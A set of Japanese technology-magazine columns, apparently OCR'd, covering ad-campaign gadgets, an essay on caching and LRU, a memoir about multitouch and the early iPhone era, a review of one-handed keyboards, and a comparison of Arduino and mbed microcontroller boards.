Cannes Lions 2013で、もし登録さえされていればグランプリを取っていたであろうと言われていたのは、Red Bullの成層圏からフリーフォール「Red Bull Stratos」でした（Cannes Lionsは登録料を支払って、制作者側が申し込みをしたものしか審査の対象とならないため）。Red Bullの素晴らしい取り組みは「広告」という形式的なものの枠を超えて、よりファンや顧客とのつながりを求め、次のステージに進もうという強い意志が感じられます。

広告の未来は、現在の広告のような形をしたものではなく、よりソーシャルだけれども押し付けがましくなく、誰もが思わず話題にしたくなるような、応援したくなるようなものになっているのかもしれませんね。SD

Back to Vinyl
ミュージシャンの宣伝用の音源を、古いレコードを模したパッケージとアプリで聴く

gadget 1

The Popinator

http://www.popcornindiana.com/popinator-project

ポップコーン配布マシン

The Popinatorは「ポップ!」と喋ると、その人の口元にポップコーンを飛ばすマシンです。画像認識と、人間の左右の耳と同じしくみで音が発せられた位置を解析し、適切な角度と距離でポップコーンを飛ばしてくれます。ふざけたアイデアを大まじめに実現しているのが興味深い点です。一見奇抜に思えますが、ポップコーン会社の広告、宣伝としてはこれ以上ない王道の方法かもしれません。

gadget 2

きくくすり

http://www.japanphil.or.jp/kikukusuri/

クラシック音楽の処方箋

日本フィルハーモニーの「きくくすり」は、薬のようなカラフルなパッケージに、クラシック音楽のMP3ファイルが収録されているmicro SDカードが入っています。「リラックスしたい時」「眠りたい時」「ダイエット」といった、まるで薬の効能のようなタイトルがついており、より身近にクラシック音楽を楽しんでもらうためのアイデアです。美肌には「ヴィヴァルディ　四季 春」、睡眠には「マーラー　交響曲第10番」など、さまざまな症状に対して効果のありそうなクラシック音楽が選りすぐられています。


gadget 3

The Pebble Sense Danger

http://vimeo.com/64860956
http://superaveragemegatoms.com/

スマートウォッチで警報通知

Pebble Scene Dangerは、Kickstarterで支援を得て作られたインターネットにつながる腕時計「Pebble」を活用したもので、Pebbleの振動と画面表示によって、耳の不自由な人へ火事などの緊急情報を知らせるしくみです。家のセキュリティシステムなどと連動し、強盗などの危険を察知することも考えられています。スマートウォッチの機能性と、ネット接続性を活かしたアイデアです。




gadget 4

TXTBKS

http://seeourentry.com/txtbks/

携帯電話の再利用～教科書SIM

フィリピンの小学生は毎日ものすごい量の教科書を持って通学しているそうです。そこでその教科書をなんとかすることを考えました。その方法とは、古くなって使われなくなった携帯電話を活用することです。携帯電話のSIMカードに教科書の文字データを入れて配布し、活用するアイデアです。先進国であればタブレットを購入して配布して……となりますが、TXTBKSは安価で効果のある方法です。



結城 浩 YUKI Hiroshi
http://www.hyuki.com/
Twitter：@hyuki

結城浩の再発見の発想法 4

Cache

Cache—キャッシュ

キャッシュとは

キャッシュ(cache)とは、もともと**貯蔵場所**という意味の言葉です。技術用語としては「高速なデータ処理を行うために、いったん使ったデータを蓄えておく場所」という意味になります。日本語でキャッシュというと「現金」を連想しがちですが、現金は“cash”で、貯蔵場所の“cache”とは異なります。

キャッシュは身近な技術です。たとえば、大きな画像を含むWebページを表示するとき、1度目にはちょっと時間がかかりますが、2度目には一瞬で表示されるようになります。これは大きな画像がキャッシュに蓄えられる(キャッシュされる)からです。1度目の表示の様子を**図1**に示します。

この図ではブラウザがWebサイトから画像を読み込んで表示しています。1回目の表示の際に途中にあるキャッシュに画像が保存されます。このキャッシュは、具体的にはブラウザが動作しているコンピュータのメモリやハードディスクです。


キャッシュを使うシステムでは、1回目にデータを得たときに、キャッシュにデータを蓄えます。そして2回目にはキャッシュのほうからデータを得ます。これによって2回目以降のスピードを上げようというしくみです。

Webページを2回目に閲覧するときの様子を**図2**に示します。遅いネットワーク越しにデータを得るよりも、速いキャッシュからデータを得ることで高速な表示が可能になります。


CPUが使うキャッシュ

コンピュータそのものもキャッシュを使っています。コンピュータの中央処理装置(CPU)がプログラムを実行するときには、メインメモリからプログラムを読むと同時に、キャッシュメ

▼図1　1度目のアクセスで画像がキャッシュされる



▼図2　2度目のアクセスではキャッシュから画像を得る



モリにも読み込みます。キャッシュメモリはメインメモリよりも高速なメモリで、これによって、CPUが高速に動作することができるのです。この場合、遅い装置はメインメモリで、速い装置はキャッシュメモリになります。

Webサーバの例ではキャッシュの役割を果たした速いメインメモリも、CPUの例では遅い装置となります。キャッシュの観点では、装置の相対的な速度が問題となるからですね。


トレードオフ

「遅い装置の代わりに速い装置を使えば高速になる」というのは当然ですが、ここにはトレードオフがあります。

時間を稼いで高速にデータにアクセスするために、キャッシュとして使う空間を犠牲にしているところには「時間と空間のトレードオフ」があります。トレードオフですからどこかで必ず「あちらを立てればこちらが立たず」という状況が起きます。たとえば、さらに高速化をはかろうとしてキャッシュをとてつもなく大きく取ると、今度は大量のキャッシュから目的のデータを探す時間がかかってしまうでしょう。

また、キャッシュは一般に高価ですから、キャッシュを大きく取り過ぎるとシステム全体の価格に悪影響を与えることもあります。こちらは「速度と価格のトレードオフ」ですね。

▼図3　Last Recently Used



LRUと「超」整理法

キャッシュが大きいときによく使われるのはLRU(Last Recently Used)というアルゴリズム(データ構造)です。これは、キャッシュとして保存してあるデータを1列に並べておき、再度アクセスがあったデータは、その列の先頭に並べ直すという方法です。

これは要するに**「最近使ったものは再度使われる可能性が高いのだからそばに置く」**ということです。

LRUは、野口悠紀雄氏の「超」整理法という書類管理法と同じです。「超」整理法では紙袋に入れた書類を棚に並べておきます。

そして、

- 書類を探すときは棚の一番端から順番に見ていく
- 書類を使ったら、棚の一番端に移動する

という方法で書類を管理します。こうすると棚全体が「頻繁に使う書類ほどすぐに見つかる場所に位置する」という状態になるのです。

脳のキャッシュを利用する

私たちが作業するときも、キャッシュの考え方が使えます。いきなり作業に取りかかると、作業が進んでから「あ、違った！　あっちを優先することにしたんだった！」と思い出すことがあります。そんな失敗を防ぐため、前もって前回はどこまで作業をしていたか、作業の目的は何か、注意点は何か、という基本情報を思い出しておく工夫は有効です。

それは自分の脳のキャッシュに必要なデータを読み込むのに似ています。1人の作業なら作業ログを読み返すこと、複数人での作業なら作業前の簡単なミーティングも良いでしょう。

◆ ◆ ◆

あなたが作業をするとき「持ってくるのに時間がかかるもの」を手元に置いていますか。

ぜひ考えてみてください。SD

enchant ～創造力を刺激する魔法～

(株)ユビキタスエンターテインメント　清水 亮　SHIMIZU Ryo
URL http://www.uei.co.jp

第5回　5年後の未来

僕たちがなぜenchantMOONを作るに至ったのか、そのきっかけは2006年までさかのぼります。

マルチタッチへの憧憬（しょうけい）

コトのはじまりは、2006年、ジェフ・ハンというニューヨーク大学の科学者が、TED[注1]で発表したショートプレゼンテーションでした。

彼はガラス板にPCの画面を投影し、それを両手10本の指で見事に操ってみせました。まるで魔法のようです。2本の指で自由に拡大、回転、縮小される画像たちやGoogle Earthの画面、画面上に浮かび上がるキーボード、すべてが未来的でした。

「まるで映画を見ているようだ」

僕はその動画に激しく衝撃を受けました。それできっと未来のコンピュータは、こんな感じですべての面という面が画面になり、それを指やジェスチャーで操るようになるだろうと思いました。


でも、ハンの動画では1つだけ大きく欠けているものがあると思いました。それはOSです。

ハンの動画では、WindowsかMacか、とにかくいまある普通のOSを動かしているように見えました。しかし当時のOSは、マルチタッチの時代には明らかに不釣り合いです。ポインタは1つしかなく、マルチタッチジェスチャーを検出することすら不可能でした。そのためのセンサーもなかったわけですから。

しかしこのアイデアに大いに刺激を得た僕は、どうすればこういう未来が実現するか、取り憑（つ）かれたように考えるようになりました。この動画はずっと僕の心を掴（つか）み、決して離さなかったのです。いつの日か――それが10年後になるか、20年後になるかはわからないけれども――そうした未来の世界では、みんなこんな机を使っているのではないか。

そのときに必要なOS、必要なユーザインターフェース理論やメタファ、そういったものは、まだ誰も開拓していない分野でした。

つまり、キーボードが完全にない時代の新しいコンピュータはどのように実現されるべきか、



ジェフ・ハンによるマルチタッチのプレゼンテーション
http://www.youtube.com/watch?v=EiS-W9aeG0s

注1）科学技術・エンターテインメント・デザインなどさまざまな分野の人物が独創的なアイデアをプレゼンテーションする世界的なカンファレンス。

それを考えるのを1つのライフワークにしたい、というのは僕のごく自然な欲望として出てきました。

5年後の携帯電話

2006年の終わりごろ、僕はとある企業の依頼で、5年後の携帯電話がどうなっているのか、その未来像を描き出すという仕事に携わっていました。

そのとき僕は、ひょっとすると5年もあれば、コンピュータの画面はすべてマルチタッチになり、その延長上として、携帯電話の画面もフルスクリーンマルチタッチになっているのではないか、と予想しました。また、この世代になるとこれまでのPCはもちろん、携帯電話も含めて、まったく新しいOSの開発が必要になる、ということも書き加えておきました。マルチタッチを完璧に操作できるOSは、当時は世界のどこにも存在していなかったのです。

この予測を含む報告書は、非常に評判が良く、クライアントに大変満足していただけました。けれどもこの予測は、大胆過ぎて実現性に乏しい、と最終的には却下されてしまいます。ちなみにメガネ型の端末も同時に提案していました。

ところが僕が本当に焦ったのはこの数ヵ月後です。僕はコンピュータの画面を見て、「アッ」と叫びました。スティーブ・ジョブズが、2007年のMacworld ExpoでiPhoneを発表したのです。

「他社の5年先を行く製品だ……」

まさしく、僕は5年後にこういう携帯電話が出現すると予測した直後のことでした。クライアントからすぐさま電話があり、「どういうことだ？　これを知っていたのか？」と言われましたが、Apple社員でない僕がもちろん知るわけもありません。スティーブ・ジョブズとその手下たちを除いては、こんなことが当時の技術で実現できるとは、誰も考えもしなかったのです。

ダブルエージェント

クライアント企業から次なる指令が下るのに、そう時間はかかりませんでした。

「iPhoneについての人々の反応、今後の予測をできるだけ広範囲かつ徹底的に知りたい」

我々の抱える複数のクライアント企業は、どうすればiPhoneに対抗できるのか知りたがりました。


そこで僕は、自らiPhoneに最も詳しい人物となるべく徹底的に研究を重ねました。世界中を巡り、さまざまな権威にインタビューし、レポートにまとめていきました。そのおもな資金は、クライアント企業から提供されている調査費用でした。Jailbreakしたiod用のジョークアプリができたのは、この研究の途上で産まれた偶然の産物です。

Apple社から声がかかったのもちょうどこのころです。我々がYouTubeに公開していたピンポンゲームを見た関係者がAppleにいたのです。開発情報の供給も受けられるとのことで、これは渡りに船でした。つまり我々はApple社のサードパーティとして協力しつつ、同時に彼らの動向を見守り、脅威化すればそれを倒すための弱点を探る仕事を引き受けていたのです（もちろんNDAに触れるようなことはしていません）。

サードパーティが手に入れられる情報から、その他のOSとの差異を徹底的にリストアップしました。iPhoneにはOSの強みとなる部分がいくつもあり、しかもそれは付け焼き刃で作られたのではなく、Mac OS Xから受け継がれた、非常に歴史と重みのある設計思想でした。とくにCore Animationに代表されるトランジションやアニメーションの美しさを実現する技術、フォントの美しさは比較できるものがありませんでした。

生半可なやり方では、少なくとも完成度の面でAppleに対抗することはできない。対抗できるOSは、当時まだβ版しかなかったAndroid

Jailbreak されたiPod touchで近藤誠が作ったマルチプレイヤー対応のピンポンゲーム
http://www.youtube.com/watch?v=3LdpmxHE7VU



試作したマルチタッチディスプレイ

も含めて地球上には存在しない、というのが僕たちの結論でした。

しかしそれを報告すると、クライアント企業の担当者はどなたも哀しそうな顔をして僕に言うのです。

「そうは言ってもね、現実にはOSをゼロから作る時間もリソースもないんですよ」

多くのクライアント企業はAndroidかWindowsを採用することに決め、僕たちの報告書は有名無実のものとなってしまいました。

戦略情報グループ

iPhone向けの情報収集をするため、僕は社内で早急に海外の情報を集積する必要があると感じました。また同時に、一方ではビジネスとして、iPhone向けアプリケーション市場で売上げを拡大することにも興味がありました。国内ではまだ苦戦していたiPhoneのアプリケーション市場で売上げを上げるには、北米向けのマーケティングが必須です。そのためには、活きた情報が必要になります。

そこで英語圏の人間が普段どのようなニュースに触れていて、どのような考え方をしているのかを調べ、そして必要に応じて英語を日本語に、日本語を英語に翻訳する専門の部署を設立することに決めたのです。僕はこの部署を「戦略情報グループ(SIG)」と名付けました。

SIGに従事するのは専任の社員ではなく、大学生のアルバイトを多数採用しました。そのほうが多様性のある情報を入手できる可能性が高まると考えたのです。午前と午後で1人ずつで週1日ずつ、計20人程度のアルバイトが入れ代わり立ち代わり、海外の日常的なニュースをひたすら翻訳することを続けました。

その一人が、辻秀美でした。

UEIが課すあらゆる試験において、辻は飛び抜けていました。彼女の翻訳はピカイチで、しかもとてもおもしろいものでした。一方の辻本人は無口で内気だったため、他の同僚とは会話らしい会話もしませんでした。

ところが着任からわずか数ヵ月で、辻は英国へ留学してしまいます。折しも、iPhoneが日本国内でも発売され、App Storeがスタート。世界はこの革命に熱狂していました。

いち早く海外でのアプリの動向を探りたいと考えた僕は、急ぎパリで開催されるAppleExpoへの単独出展を決意したのですが、初の海外出展、かつ英語が使える人材不足でどうしても人手が足りません。そのときふと気がつきました。「ヨーロッパには辻さんが居るじゃないか」と。

日本にいるときとは打って変わって雄弁な辻の助けでパリのイベントへの出展は無事に終わり、さらに半年後、今度はAppleのお膝元、サンフランシスコのMacworld Expoにも出展することになります。このときは辻を再び英国から呼び寄せました。

Whiteboard in your pocket

僕たちが売り出していたのは、「Zeptopad」という名前のメモアプリでした。当時のメモアプリとしては珍しく、2本の指で自由に拡大、

回転、縮小、そしてスクロールができました。全体を俯瞰したり、細部を拡大したりしながら、1つの大きな仮想の模造紙を扱う感覚です。

このアプリケーション、最初は一言で説明するのがとても難しい商品でした。立ち止まってくれたお客さんにあれこれ説明しても、いまいちしっくりきません。すると一人のお客さんが、「これはつまり、ホワイトボードみたいなアプリってことかな？」と興味を示してくれました。なるほど、ホワイトボードか！

ほどなくして、辻がどこからか小さめのホワイトボードを手に入れてきました。それから意を決したように頷(うなず)くと、ブースに立ち、通行人に向かって語りかけました。

「みんな、ホワイトボードは好きかな？」

大好き！、と声が返って来ました。通行人が足を止めます。

「いくら大好きなホワイトボードでも、ポケットには入らないよね？」

そう言って、ジーンズのポケットにホワイトボードをねじ込もうとします。観客からは笑い声。

「でも大丈夫。このソフトがあれば、いつでも大好きなホワイトボードと一緒よ」

“Whiteboard in your pocket”というキャッチコピーがうまれた瞬間でした。

このキャッチコピーのおかげかどうかはわかりませんが、このアプリ、Zeptopadは北米でとても売れました。

辻の選択

それからしばらくして、留学を終えた辻は東京に戻ってきました。戻るとすぐにUEIでのアルバイト生活に復帰したのです。以前のように働き始めた辻でしたが、1つだけ変化がありました。それは内気な彼女が仲間と打ち解け、冗談を交わすようになったことです。

そんなある日、辻が僕に折り入って相談があると言ってきました。そんなことはこれまで一度もなかったので、僕も背筋を伸ばして話を聞いてみました。

ホワイトボードをジーンズのポケットに入れてサンフランシスコの路上で製品をアピールする辻

曰く、かねてからの夢だった高校教師の口を教授から紹介された。しかし当面は非常勤講師なので、できれば勤務のない日はこのアルバイトを続けさせてもらいたい、と。

「そうか、それはよかったね」——もちろん構わないよ、と口から出かけた言葉を僕はグッと飲み込みます。

本当に構わないのだろうか。彼女は高校教師になって、我々はパートタイムの仕事を頼んで、二足のわらじで、それが彼女の人生にとって何か意味があるのだろうか。

「両方はダメだ。どちらか選んでくれ」

僕は続けました。

「どんな名教師でも、教えることができる人間はせいぜい、年に300人、教師生活を30年続けても、たった9,000人の人生に影響を与えるだけだ。だがもし君が、本気でソフトウェアの世界に進むなら、影響を与えることのできる相手はその数百、数千倍になる。教師生活では絶対に見ることのできない景色を、僕たちなら君に見せることができる」

うちで働くなら正式に働かないか、というオファーです。

このとき、そもそも一度は承諾した教師の内定を内気な彼女が断れるとは思っていませんでした。けれども彼女には相応の能力と素質があり、手放すには惜しい人材でした。

彼女が教職の内定を断ってきた、と報告に来たのは、それから数日後でした。SD

コレクターが独断で選ぶ!

偏愛キーボード図鑑

株式会社 創夢
濱野 聖人 HAMANO Kiyoto
khiker.mail@gmail.com
Twitter：@khiker

第5回

片手で入力できる

Twiddler & Matias Half Keyboard

写真1　Twiddler 2.1

はじめに

前回はキーのないキーボードであるorbiTouchを紹介しました。今回は特殊なキーボードつながりで片手で扱えるキーボードであるTwiddlerとMatias Half Keyboardを紹介します。これらは特殊な形状こそしていますが、特別なドライバソフトウェアを必要とせず、OSからは普通の英語キーボードとして認識されます。

Twiddler 2.1

Twiddler 2.1は、Tek Gear,Incが販売している片手用キーボードです。

特徴

次の特徴があります。

・右手、左手どちらでも使える
・マウスの機能を有する
・プログラマブルである

付属のベルトを利用して手に固定して使います(**写真1**)。このベルトは取り外し可能で、右手用、左手用に切り替えられます。文字入力も難しくありません。前面に横3×縦4の計12個のボタンがあり(**写真2**)、それらを組み合わせて入力します。何も組み合わせずにボタンを押すと、そのボタンに印字された文字が入力できます。ボタンを組み合わせる場合は、一番上の段のボタンいずれかを押しながら、下3段のボタンを押して離します。一番上の段のボタンにはそれぞれ赤、青、緑と色が割り当てられており、下3段のボタンの横にはそれぞれ色ごとに入力される文字が印字されています。たとえば、A(緑)を押しながらBを押すと、.が入力できます。

Ctrlや Alt、SHIFTのような修飾キーは、背面に個別にボタンが用意されています(**写真3**)。

Twiddlerにはマウスの機能もあります。ポインティングスティックが背面にあり、それを動かしてマウスカーソルを移動させます。このスティックを動かしたり、押したりするとマウスモードに入ります。マウスモードでは、前面の一番上の段のボタンがマウスの右クリック、中クリック、左クリックを担います。マウススクロール機能はありません。

Twiddlerはプログラマブル機能を有しており、キーマップやマウスカーソルの加速度などを自由に設定できます。プログラマブル機能は少し特殊です。何かボタンを押しながらPCに接続すると、TwiddlerがUSBストレージとしてPCから見えるようになります。そのストレージの中に、専用の設定ツールを用いて作成した設定ファイルを置くことでキーマップなどを変更できます

写真2　Twiddler 2.1 前面のボタン

写真3　Twiddler 2.1(背面)




図1　Twiddler 2.1の設定ツール




図2　Twiddler 2.1の練習ツール

(**図1**)[注1]。

また、設定ツール同様にキー操作学習用のツールも配布されています(**図2**)。これらのツールはJava製のため動作環境を選びません[注2]。

なお、TwiddlerのTwitterアカウント(@Handykey)を見ていたら、Twiddler 3も計画されていることがわかりました。Twiddler 3はBluetoothによる無線バージョンとなるようです。

入手方法

Twiddlerのサイトから Order Now をクリックすると販売サイト[注3]に飛べます。値段は199ドルです。サイトの説明によると、日本にも郵送してもらえるようです。筆者は輸入代行業者を通じて購入しました。日本代理店は存在しないようです。

Matias Half Keyboard

Matias Half Keyboardは、Matias社が販売している片手キーボードです(**写真4**)。

特徴

コンパクトな片手用キーボードで、次の特徴があります。

- Qwertyキーボードを半分にしたような形状
- Space との組み合わせで入力する

普通のQwertyキーボードが左半分だけになったような形状をしています。キー入力は、基本的に Space との組み合わせで行います。 Space を押さずにそのままキーを入力すると、そのキーに印字された文字が入力できます。 Space を押しながら入力すると普通のQwertyキーボードの右側の文字が入力できます。

また、右上にキーボードモードを切り替えるキー「A-Z」があり、これを複数回押すことでモードが切り替わります。1度押すと通常のキー入力モードとなります。2度押すと数字入力モード。3度押すと ←↑→↓ を入力するカーソルキー入力モード。4度押すとファンクションキー入力モードとなります。記号を入力する場合、 SHIFT を2度押すとキーに印字された記号が入力できるようになります。**http://www.matias.ca/halfkeyboard/demo/** に入力のデモが用意されています。

記号やファンクションキーなどは入力しづらくなっていますが、アルファベットのようなよく使う文字の入力だけであれば、簡単に行えます。

入手方法

Matias社のサイト[注4]で販売しています。支払いにはクレジットカードが使え、日本へも発送してくれます。値段は595ドルと相当高いです。eBayのようなオークションサイトに稀に出品されています。オークションでの値段はまちまちですが、300ドル前後です。

◆ ◆ ◆

片手用キーボードは意外と種類があり、ほかにもいくつか製品があります。たとえばFrogPadやMaltronの片手キーボードが有名です。とくにFrogPadは、USBだけでなくBluetoothバージョンも存在し、一部で大きな人気があります。現在、FrogPadの新品は販売されていませんが、FrogPad2のPre-Orderが行われています[注5]。興味のある方はFrogPadのサイト[注6]を覗いてみると良いでしょう。SD

写真4　Matias Half Keyboard

注1）設定ツールは**http://handykey.com/support.html**からダウンロードできます。
注2）Linuxでももちろん動作します。
注3）**http://www.handykey.com**
注4）**http://www.matias.ca/halfkeyboard/**
注5）1年以上前からPre-Orderをしているので、長く待つ覚悟は必要です。
注6）**http://www.frogpad.com/**

はんだづけカフェなう

プロトタイピングツールの違い

text：坪井 義浩　TSUBOI Yoshihiro　ytsuboi@gmail.com　@ytsuboi
協力：㈱スイッチサイエンス　http://www.switch-science.com/

はじめに

最近、複数の人にArduinoとmbedとRaspberry Piの違いについて聞かれる機会が数度ありました。Arduino、Netduino、mbedといったマイコンボードの紹介などをしつつ始まったこの連載ですが、当時とは少し状況も変わってきているのでもう一度おさらいしてみましょう。

ちょっと乱暴ですが、今出回っているマイコンボードを3つのセグメントに分けて紹介します。**❶8ビットマイコンのボード**、**❷32ビットマイコンのボード**、**❸Unixの動くボード**です。これらのセグメントとそれに属するマイコンについて、順に紹介しましょう。

Arduino


まず最初に“**❶8ビットマイコンのボード**”から紹介します。8ビットマイコンのボードといえば、まず最も有名であろうArduino[注1]（**写真1**）が挙げられるでしょう。Arduinoは、8ビットプロセッサであるAtmel社のAVRシリーズを搭載しています。当然のことですが、Arduinoが登場するよりも前からマイコンボードというのはたくさん存在していたのですが、Massimo Banzi氏がデザインとテクノロジを融合させたインタラクションデザインというものを教え始めたときに簡単にプロトタイピングできるツールがなかったために自分で作ったことから始まったものです。

Arduinoの特徴は、これまでマイコンボードを使って何かを作っていなかった人々にマイコンボードを届けたことです。

Arduinoの開発は、専用の開発環境を使って行います。このIDEも“Arduino”と呼ばれていてややこしいので、本連載では“Arduino IDE”と呼んだりしてきました。Arduino IDEは、Windows、Mac、Linuxで動くバイナリが公式で配布されており、オープンソースなソフトウェアです。Arduino IDEのコンパイラはavr-gccが使われており、ユーザインターフェース部分はJavaで書かれています。gccによってビルドされたバイナリは、UART（いわゆるシリアル）でパソコンからボードに転送されます。

Arduinoを使う最も大きなメリットは、そのコミュニティの大きさです。本誌読者はコーディングにあまり心配はないでしょうが、多くの人はハードウェアに馴染みがないでしょう。そういった人々がマイコンボードでモーターを回したいと思ったとき、Webの検索で最も情報

▼写真1　Arduinoに液晶を接続してみた例



注1）　http://www.arduino.cc/

を集めやすいのがArduinoです。日本語の情報も多いので、英語を読むのが面倒な方にも優しいです。また、書籍の類も最も多く存在するボードです。

逆にArduinoのデメリットは、8ビットであることです。やはり少し古めな8ビットアーキテクチャですので、メモリの少なさなどもあり、TCP/IPをそのまま扱うことができませんし、USBホストなどもArduinoではシールドと呼ばれる拡張基板を使って実現することになります。たいていのしたいことはカバーできますが、ちょっと今どきのEthernetやUSBホストなどをしようとするとArduinoの非力さを感じることもあります。一方で、ちょっとしたものを作るくらいであれば、8ビットマイコンの処理能力でも十分であるということも事実です。

また、Arduino文化は入出力の信号電圧5Vが主流です。最近のセンサの類は3.3Vのものが多いので、Arduinoにセンサをつなげようとすると3.3Vへの変換が必要になって、たまにちょっと面倒な思いをすることもあります。同様にArduino IDEにはデバッガ機能がありませんので、デバッグはprintfするなどしてシリアル通信で文字列を出力させて行うことになります。

32ビットプロセッサを使い、3.3V入出力のArduino DUEも登場していますが、イマイチ普及が進んでいない現状では、こういったデメリットを感じることがしばしばあります。

ちなみに、同様に8ビットのマイコンで、今でもユーザが多いものにはマイクロチップ・テクノロジ社のPICというシリーズがあります。PICでできることはたいていAVRでできると考え、筆者はPICに手を広げていません。


mbed

次に“❷32ビットマイコンのボード”を紹介していきます。32ビットマイコンで利用者が最も多いのはmbed[注2](写真2)でしょう。mbedは、最近mbed 2.0となって少し状況が変わりつつありますが、CPUの設計図を半導体メーカーに売っているARM社が進めているプロジェクトです。Chris Styles氏がARM社で働き始める前に「学生がマイコンを使えるようにする方法」を模索していたのが始まりです。その後ChrisはARM社で働き始め、社内で協力者を見つけることに成功し、mbedを完成させました。

mbedの特徴は、なんといってもWebブラウザで開発ができることです。ビルドしたバイナリは、パソコンからはUSB Flashに見えるmbedにドラッグ&ドロップするだけで書き込むことができます。このWebサービス(一般的にはオンラインコンパイラと呼ばれています)。では、RVDS 4.1というたいへん効率の良いバイナリを作ることができる高価なコンパイラが使われており、ARM用のgccでビルドするよりサイズが小さく、実行速度も優れたバイナリを得ることができます。

mbedのWebサイトには、SNS的なユーザコミュニティサイト機能が統合されており、ほかの人が書いたコードやライブラリを自分のIDEに簡単にインポートできます。また、オンラインコンパイラにはバージョン管理機能もついています。自分が書いたコードをコミュニティサイト機能で公開すると、ほかのユーザがコラボレートしてくれたりといったことも起こりえます。このコミュニティの残念な点を述べると、

▼写真2　mbedでHTTP通信して液晶に表示した例



注2)　http://mbed.org/

おもしろいことをしている日本人も多々見かけられるものの、やはり日本語で書かれたドキュメントは比較的少数派であるということです。とはいえ、日本でのmbedユーザのコミュニティは割と活発で、mbed祭りというオフラインイベントが開催されているのが特徴的です。同種のArduinoの集まりもあったりしますが、mbedの場合、ARMやmbedのリードパートナーであるNXPの日本法人の方がイベントにかかわってくれていたりもします。

筆者がmbedを使い始めたきっかけは、マイコンを手っ取り早くTCP/IPネットワークにつなげたかったからです。mbedはArduinoよりも高価ですが、それでもArduinoとEthernetシールドをそろえるよりは安価で、パワフルです。たとえばHTTP通信のために配列を確保したりするときに、Arduinoだとメモリが小さいのがとてもつらくなりますが、mbedだとある程度の余裕があります。

mbedの入出力は3.3Vです。Arduinoの部分でも記しましたが、最近のセンサなどのデバイスは3.3Vのものが多くなってきており、こういった場合Arduinoよりも周辺部品が少なくて簡単にデバイスをつなげることができます。

また、オンラインコンパイラでは実現できていませんが、MDK-ARMといったオフラインツール(パソコンにインストールする開発環境)を利用すると、mbedではデバッガを使った開発をすることが可能になります。ステップ実行やブレークポイントの設定などもできますし、レジスタの値も覗くことができます。マイコン開発に慣れない人は手っ取り早くオンラインコンパイラを使い、もっと追求したい人はオフラインコンパイラを使ってみるといった選択肢の幅広さも魅力と言えるでしょう。

